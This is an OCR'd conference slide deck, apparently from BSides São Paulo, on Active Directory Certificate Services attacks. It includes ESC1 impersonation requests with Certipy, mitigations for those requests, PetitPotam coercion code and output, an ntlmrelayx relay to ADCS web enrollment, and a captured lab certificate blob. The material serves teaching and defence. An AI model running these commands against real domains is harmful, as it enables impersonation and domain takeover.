
```
certipy req -username "svc_adcs@fgp.corp" -ca "fgp-ADCS-CA" -template User2 -target ADCS.FGP.CORP -upn
"svc_admin@fgp.corp" -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve 'FGP.CORP' at '1.1.1.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[+] Connected to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 173
[*] Got certificate with UPN 'svc_admin@fgp.corp'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'svc_admin.pfx'
```

Certificate Services received a certificate request




Certificate Services approved a certificate request and issued a certificate



Prevent the ESC1 - Template User Authentication

- Enable “Subject SPN and UPN”
- Enable “CA Certificate manager Approval”





```
┌──(fgp㉿FgP)-[~/CVE-2022-33679]
└─$ certipy req -username "svc_adcs@fgp.corp" -ca "fgp-ADCS-CA" -template User2 -target ADCS.FGP.CORP
-upn "svc_admin@fgp.corp" -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve 'FGP.CORP' at '1.1.1.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[+] Connected to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[!] Certificate request is pending approval
[*] Request ID is 220
Would you like to save the private key? (y/N)
[-] Failed to request certificate
```

Prevent the ESC1 - Template Computer Authentication

- Enable “Subject DNS”
- Enable “CA Certificate manager Approval”




```
┌──(fgp㉿FgP)-[~/CVE-2022-33679]
└─$ certipy req -username "svc_adcs@fgp.corp" -ca "fgp-ADCS-CA" -template Computer2 -target ADCS.FGP.CORP
-upn "fgpcomputer.fgp.corp" -debug                                                    130 ×
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve 'FGP.CORP' at '1.1.1.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[+] Connected to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[-] Got error while trying to request certificate: code: 0x8009480f - CERTSRV_E_SUBJECT_DNS_REQUIRED -
The Domain Name System (DNS) name is unavailable and cannot be added to the Subject Alternate name.
[*] Request ID is 221
Would you like to save the private key? (y/N)
[-] Failed to request certificate
Would you like to save the private key? (y/N)
[-] Failed to request certificate
```

ADCS Attacks - ESC8
NTLM Again?

BSIDES SÃO PAULO


ESC8 - NTLM Relay and ADCS


As covered in the “Certificate Enrollment” section, AD CS supports several HTTP-based enrollment methods via additional AD CS server roles that administrators can install.

These HTTPbased certificate enrollment interfaces are all vulnerable NTLM relay attacks. Using NTLM relay, an attacker on a compromised machine can impersonate any inbound-NTLM-authenticating AD account.


While impersonating the victim account, an attacker could access these web interfaces and request a client authentication certificate based on the User or Machine certificate templates.

IIS Authentication ADCS Clients





Console Webservice - ADCS




BSIDES SÃO PAULO


Back to the Basic - NTLM

In NTLM, a challenge-response protocol is used for authentication. For any authentication request:

1.NTLM establishes a three-way handshake during client-server authentication with the client establishing a path to the server and negotiating authentication.
2) The server responds to the client's negotiation message with a challenge, asking the client to encrypt a sequence of characters using a secret it possesses: a hash of its password.
3) The client sends a response to the server, which contacts a domain authentication service hosted on a domain controller to verify the response.

In a NTLM relay attack, an attacker establishes a position between the client and server on the network and intercepts authentication traffic.
Client authentication requests are forwarded to the server by the attacker, similarly challenges are relayed to the client and valid authentication
responses to the challenge from the client are sent back to the server, allowing the attacker—rather than the client—to authenticate using the client's credentials.






EFSRPC and RPC

The Encrypting File System Remote Protocol (hereafter referred to as EFSRPC) is a Remote Procedure Call (RPC) interface that is used to manage data objects stored in an encrypted form. The objective of encrypting data in this fashion is to enforce access control policies and to provide confidentiality from unauthorized users

```
24 2.286200896   192.168.15.86   192.168.15.99   DCERPC   294 Bind: call_id: 1, Fragment: Single, 1 context items: EFS V1.0 (32bit NDR), NTLMSSP_NEGOTIATE
25 2.286635708   192.168.15.99   192.168.15.86   SMB2     150 Write Response
26 2.287453306   192.168.15.86   192.168.15.99   SMB2     183 Read Request Len:1048576 Off:0 File: lsarpc
27 2.287814237   192.168.15.99   192.168.15.86   DCERPC   428 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
28 2.290163997   192.168.15.86   192.168.15.99   DCERPC   307 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: fgp.corp\
29 2.290412183   192.168.15.99   192.168.15.86   SMB2     150 Write Response

▾ Ctx Item[1]: Context ID:0, EFS, 32bit NDR
    Context ID: 0
    Num Trans Items: 1
  ▾ Abstract Syntax: EFS V1.0
      Interface: EFS UUID: c681d488-d850-11d0-8c52-00c04fd90f7e
      Interface Ver: 1
      Interface Ver Minor: 0
  ▸ Transfer Syntax[1]: 32bit NDR V2
```



EFSRPC and RPC

In a hypothetical PetitPotam attack, the attacker abuses the Windows API function EfsRpcOpenFileRaw, which forces the server to connect to the location the attacker inserts into the FileName parameter. When the attacker passes along their own IP address in the FileName parameter, the server just connects to the attacker's machine, which is running an SMB server and relays the SMB traffic on behalf of the attacker.

```python
class CoerceAuth():
    def connect(self, username, password, domain, lmhash, nthash, target, pipe, doKerberos, dcHost,
targetIp):
        binding_params = {
            'lsarpc': {
                'stringBinding': r'ncacn_np:%s[\PIPE\lsarpc]' % target,
                'MSRPC_UUID_EFSR': ('c681d488-d850-11d0-8c52-00c04fd90f7e', '1.0')
            },
            'efsr': {
                'stringBinding': r'ncacn_np:%s[\PIPE\efsrpc]' % target,
                'MSRPC_UUID_EFSR': ('df1941c5-fe89-4e79-bf10-463657acf44d', '1.0')
            },
            'samr': {
                'stringBinding': r'ncacn_np:%s[\PIPE\samr]' % target,
                'MSRPC_UUID_EFSR': ('c681d488-d850-11d0-8c52-00c04fd90f7e', '1.0')
            },
            'lsass': {
                'stringBinding': r'ncacn_np:%s[\PIPE\lsass]' % target,
                'MSRPC_UUID_EFSR': ('c681d488-d850-11d0-8c52-00c04fd90f7e', '1.0')
            },
            'netlogon': {
                'stringBinding': r'ncacn_np:%s[\PIPE\netlogon]' % target,
                'MSRPC_UUID_EFSR': ('c681d488-d850-11d0-8c52-00c04fd90f7e', '1.0')
            },
        }
```

```python
def EfsRpcOpenFileRaw(self, dce, listener):
        print("[-] Sending EfsRpcOpenFileRaw!")
        try:
            request = EfsRpcOpenFileRaw()
            request['fileName'] = '\\\\%s\\test\\Settings.ini\x00' % listener
            request['Flag'] = 0
            #request.dump()
            resp = dce.request(request)

        except Exception as e:
            if str(e).find('ERROR_BAD_NETPATH') >= 0:
                print('[+] Got expected ERROR_BAD_NETPATH exception!!')
                print('[+] Attack worked!')
                #sys.exit()
                return None
```

```
   24 2.286200896   192.168.15.86   192.168.15.99   DCERPC   294 Bind: call_id: 1, Fragment: Single, 1 context items: EFS V1.0 (32bit NDR), NTLMSSP_NEGOTIATE
   25 2.286635708   192.168.15.99   192.168.15.86   SMB2     150 Write Response
   26 2.287453306   192.168.15.86   192.168.15.99   SMB2     183 Read Request Len:1048576 Off:0 File: lsarpc
   27 2.287814237   192.168.15.99   192.168.15.86   DCERPC   428 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
   28 2.290163997   192.168.15.86   192.168.15.99   DCERPC   307 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: fgp.corp\
   29 2.290412183   192.168.15.99   192.168.15.86   SMB2     150 Write Response

▾ Ctx Item[1]: Context ID:0, EFS, 32bit NDR
    Context ID: 0
    Num Trans Items: 1
  ▾ Abstract Syntax: EFS V1.0
      Interface: EFS UUID: c681d488-d850-11d0-8c52-00c04fd90f7e
      Interface Ver: 1
      Interface Ver Minor: 0
  ▸ Transfer Syntax[1]: 32bit NDR V2
```

BSIDES SÃO PAULO

NTLM Relay and PetitPotam

Running the PoC don't requires username and password

```
┌──(fgp㉿FgP)-[~/EkoParty]
└─$ python3 PetitPotam.py -d fgp.corp -u ''  -p '' 192.168.15.78  192.168.15.99

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.15.99[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
┌──(fgp㉿FgP)-[~/EkoParty]
└─$ /usr/share/doc/python3-impacket/examples/ntlmrelayx.py -t https://adcs.fgp.corp/certsrv
/certfnsh.asp -smb2support --adcs  --template DomainController                130 ×
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.15.99, attacking target
https://adcs.fgp.corp
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against https://adcs.fgp.corp as FGP0/FGPCOMPUTER$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.15.99 controlled, but there are no
more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 176
[*] Base64 certificate of user FGPCOMPUTER$:
```


MIIRbQIBAzCCEScGCSqGSIb3DQEHAaCCERgEghEUMIIREDCCB0cGCSqGSIb3DQEHBqCCBzgwggc0AgEAMIIHLQYJKoZIhvcNAQcBMBw
GCiqGSIb3DQEMAQMwDgQIFM3PZbGU6TMCAggAgIIHABghVrVn2gO1IECS8ZUSjiJ3eZeBzp7Vov8IWvNbq6a0+6lEu+osR6MWK7OADp
azPdFZsE2S3PQhGvN99Q82F/P2r3oGLyHkUsrBkgRpNnaCgfS08AjI3XSRuf05lYyWogawH8QXF3VR6Bew+4kGi
/b34YXdlVyqtsRpfkikdXJFhTcvxw58D7zHdEmg5Z2CspFpBs4qgtld0myNGKWDUOZib1nV9HLYZJWRnmq9oFbJene1VCBnAhjEOa7C
mWOdLpU+uletz395kB+g8CHHng0yK1xfMZU1SzenGcw36IwOVDPZheub3Dcron8YEkjE6pblRzCBdHCLR7qlAEVEtcqE9az
/f2sr3hMfCTA2G8fsqFjdggG0sepotsTlZa1j1+Nk2kNJuBikE9JI39Yls+f5zvMrWnVSUbwHKQJWcBVJcTRQxPTaPQqMHyvLuSYT8B
ZkkX629B7NPpoEEA/N0ePKqd2WnTPFK/PXfcukGuNjturYXg4k+dHq
/8dSfDhsDSJLcU6euRYqU5PGzJfuMudBkufKKQu7q4TdtRqjwgNbwWxeZMAhb2gfdgFqr6u2zJ9Uhqyp4QRwHPtrryjoaZXISjphe+S
hIZ1/oxw56go8MYc+fHO/SmsInxv1A4MYd4/7l9CcHsOAngkb7XzbEcGj2xg1KQiQMWFpofmqR5m1ZbB6jRCXQgw
